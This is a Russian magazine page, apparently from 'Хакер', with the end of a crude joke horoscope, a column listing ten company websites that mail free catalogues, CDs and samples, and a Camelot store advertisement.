Поговорка "Как Аукнется – Так И Откликнется" – это на сей раз просто о тебе. Любая небольшая заподлянка, которую ты провернешь с каким-нибудь уродом, вернется к тебе в утроенном формате. Типа, сделаешь кому-нибудь дырку в презервативе – находишь три дырки в своем. С другой стороны, все то плохое, что тебе будут делать и желать люди, будет возвращаться к ним в таком же утроенном размере. Так что если кто-нибудь решит подложить тебе кнопку под задницу... Правильно, сядет на фаллоимитатор. Короче, это будет год, в котором ты будешь ОЧЕНЬ взаимосвязан с теми людьми, с которыми общаешься – будь осторожен. А! Мы тебе забыли напомнить: не вздумай порвать кому-нибудь задницу! Помни о последствиях :).



Александр «EvilOne» Болотников (evilone@mail.ru)

Халява

1. Kyocera
http://www.kyocera.co.uk/pages/contact 001.htm
Сия фирма высылает много всякого интересного барахлишка, как-то: брошюрки по линейке их принтеров, информация по, видимо, использованию этих принтеров в компьютерных сетях, прайсики, конечно, сидючок и образцы разной бумаги для печати.

2. Casino of the Kings
http://www.casinoofthekings.com/free cd/free casino cd.html
Правильно догадался, это опять очередное виртуальное казино. И пусть содержание всех подобных дисков не отличается, но зато просто радует та оперативность, с которой они приходят :).

3. Zeus-Travel
http://www.zeustravel.com/russia/brochureindex.htm
Российская туристическая фирма Зевс-Тревел раздает шесть каталогов на выбор. И пусть эти каталоги тебе на фиг не нужны, но все-таки приятно получать русскую халяву :).

4. Aerotour
http://www.sitek.net/aerotour/russian/catalog.htm
Фирма "Аэротур" каждый год выпускает и рассылает всем желающим красочный иллюстрированный каталог, в котором расписана их туроператорская деятельность, информация о странах, отелях и т.п.

5. Mentos
http://www.mentos.com/coolchews/free.html
Резиновые дубинки Mentos :). А если серьезно, то по этой ссылке можно поиметь абсолютно халявную пачку конфеток Mentos CoolChews (у нас такие, вроде, не продаются...). Кстати, эта халява (пока) доступна и для России, так что поторопись!

6. Harte Hanks
http://ihs.harte-hanks.com/idt/forms/cd web reg.html
Тут обещают выслать футболку и компакт диск. Кстати, многие говорят, что им уже все это добро прислали, причем дисков была туева хуча.

7. Crystal Media
http://www.crystal-media.co.uk/Freebies.htm
Если повезет (ссылка просто очень старая), то по этому линку можно получить сидючок (там всякие примеры работ фирмы в области графики, мультимедии, видео и т.п.) и коврик для мышки.

8. ClassicChoise
http://www.classicchoise.co.uk/catorder.html
Как я понял, это какой-то английский производитель мебели, и ему очень хочется поделиться с тобой своими бесплатными каталогами. А судя по анкете, там можно даже получить и еще что-то вещественное.

9. Smith & Wesson
http://www.smith-wesson.com/misc/catalogs.html
Много всякой бумажной продукции от фирмы Smith&Wesson (да-да, та самая, которая пушки изготавливает). Обещают выслать каталог своей продукции и инструкции по пользованию их "игрушками". В анкете нет графы Country, так что пиши страну в Street Address.

10. GoalQpc
http://www.goalqpc.com/FREEFORM.html
Просто-таки куча всякой макулатуры по, вроде как, менеджменту. Но для настоящих халявщиков ценность представляет только высылаемый в довесок диск (что на нем – не знаю, мне еще пока не пришел).



З.Ы. Я устал уже повторять, что за халяву ты НЕ ПЛАТИШЬ ни копейки (ни за саму посылку, ни за ее пересылку). И на почте с тебя также не имеют права брать денег (не считая двух рублей, которые могу взять за хранение посылки весом более 500 граммов)! Халява – значит бесплатно, запомни это.

З.З.Ы. Тоже из серии "запомни и передай другому". Анкеты заполняются только на английском языке, и в этом нет ничего удивительного. Прежде чем заваливать меня письмами с субжем "А как заполнить анкету", сходи на **http://halyava.uka.ru/faq.html**. Ты же не тормоз, и все вопросы у тебя отпадут сами собой.


получи
скидку от
журнала "ХАКЕР" в
магазинах "CAMELOT"
ОСТАВЬ СВОЙ СЛЕД
Товар сертифицирован
CAMELOT
DESIGNED IN ENGLAND
Центр, ул. Никольская, д. 11/13, стр. 3, 298-3855. Время работы: с 10 до 22.
ВВЦ, павильон «Москва», 2-й этаж, 974-7779. Пн.-Чт.:10-18, Пт.-Вс.:10-19.